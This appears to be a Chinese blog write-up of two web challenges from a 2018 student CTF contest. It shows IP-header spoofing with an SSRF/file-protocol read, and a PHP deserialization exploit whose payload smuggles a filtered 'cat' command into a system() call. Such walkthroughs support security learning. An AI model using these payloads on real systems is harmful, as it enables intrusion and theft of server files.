
# 骇极杯-Web

原创

白衣w 于 2018-11-10 09:57:30 发布 598 收藏
分类专栏： CTF之Web

本文链接：https://blog.csdn.net/wyj_1216/article/details/83926728


## “骇极杯”全国大学生网络安全邀请赛WriteUp

### web1

首先，burpsuite抓一波流量



将GET改为POST,并且post admin=1



访问robots.txt



发现有source.php和flag.php

访问flag.php无果，所以只能去看source.php



这里看到需要伪造ip
在头中伪造ip只有几种情况：xff xci clientip remoteaddr

这里添加X-Client-IP:127.0.0.1



继续post url

这里就能看到加载了图片

卡在这里好久，忽然想到因为是127.0.0.1会不会是file协议
进行尝试

发现还是会加载，在上面图片中也发现，不是jpg而是html
所以这里curl一下

顺便拿到了题目源码

```
<?php
error_reporting(0);
include "flag.php";
echo "you need to login as admin!";
echo "<!-- post param  'admin' -->";
if(isset($_POST['admin']))
{
    if($_POST['admin']==1)
    {
        if($_SERVER['HTTP_X_CLIENT_IP'])
        {
            if(isset($_POST['url']) && parse_url($_POST['url'])['host']=='www.ichunqiu.com')
            {
                $curl = curl_init();
                curl_setopt($curl, CURLOPT_URL, $_POST['url']);
                curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
                $content = curl_exec($curl);
                curl_close($curl);
                $filename='download/'.rand().';img1.jpg';
                file_put_contents($filename,$content);
                echo $_POST['url'];
                $img="<img src=\"".$filename."\"/>";
                echo $img;
            }
            else
            {
                echo "you need post url: http://www.ichunqiu.com";
            }
        }
        else
        {
            echo "only 127.0.0.1 can get the flag!!";
        }
    }

}
else
{
    $_POST['admin']=0;
}
```

顺带就拿到了flag

## web2

这道题目首先用扫描软件扫到了泄漏的源码

```php
<?php
error_reporting(0);
class come{
    private $method;
    private $args;
    function __construct($method, $args) {
        $this->method = $method;
        $this->args = $args;
    }
    function __wakeup(){
        foreach($this->args as $k => $v) {
            $this->args[$k] = $this->waf(trim($v));
        }
    }
    function waf($str){
        $str=preg_replace("/[<>*;|?\n ]/","",$str);
        $str=str_replace('flag','',$str);
        return $str;
    }
    function echo($host){
        system("echo $host");
    }
    function __destruct(){
        if (in_array($this->method, array("echo"))) {
            call_user_func_array(array($this, $this->method), $this->args);
        }
    }

}

$first='hi';
$var='var';
$bbb='bbb';
$ccc='ccc';
$i=1;
foreach($_GET as $key => $value) {
        if($i===1)
        {
            $i++;
            $$key = $value;
        }
        else{break;}
}
if($first==="doller")
{
    @parse_str($_GET['a']);
    if($var==="give")
    {
        if($bbb==="me")
        {
            if($ccc==="flag")
            {
                echo "<br>welcome!<br>";
                $come=@$_POST['come'];
                unserialize($come);
            }
        }
        else
```

```
        else
        {echo "<br>think about it<br>";}
    }
    else
    {
        echo "NO";
    }
}
else
{
    echo "Can you hack me?<br>";
}
?>
```

然后是反序列化漏洞

直接firefox f12 hackbar

```
http://8c2a8dee973d47ffbf0027140ec9e6dfc88e980052e84454.game.ichunqiu.com/?first=doller&a=var=give%26bbb=me%26ccc=flag

come=O%3A4%3A%22come%22%3A2%3A%7Bs%3A12%3A%22%00come%00method%22%3Bs%3A4%3A%22echo%22%3Bs%3A10%3A%22%00come%00args%22%3Ba%3A1%3A%7Bs%3A4%3A%22host%22%3Bs%3A20%3A%22123%26cat%24%7BIFS%7D%2Ffl%22%22ag%22%3B%7D%7D123
```

直接拿到flag